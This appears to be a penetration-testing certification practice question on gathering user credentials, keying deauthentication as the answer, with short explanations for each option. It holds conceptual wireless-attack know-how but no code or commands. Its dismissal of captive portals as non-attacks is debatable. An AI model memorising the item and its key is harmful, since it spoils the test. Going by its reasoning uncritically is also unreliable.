A penetration tester is performing an assessment for an organization and must gather valid user credentials. Which of the following attacks would be best for the tester to use to achieve this objective?

A. Wardriving

B. Captive portal

C. Deauthentication

D. Impersonation

Correct Answer: C

Section:

Explanation:

* Deauthentication attacks can force legitimate users to disconnect from a wireless network, prompting them to reconnect and, in the process, capture valid user credentials using a rogue access point or network monitoring tools.

* Details:

A . Wardriving: Involves driving around to discover wireless networks; it does not directly gather user credentials.

B . Captive portal: Requires users to log in but is not an attack method; it is a legitimate method to control network access.

C . Deauthentication: Forces users to reauthenticate, allowing an attacker to capture credentials during the reconnection process.

D . Impersonation: Involves pretending to be someone else to gain access but is less effective for directly capturing user credentials compared to deauthentication.

*

Reference: Deauthentication attacks are well-documented in wireless security assessments and penetration testing guides.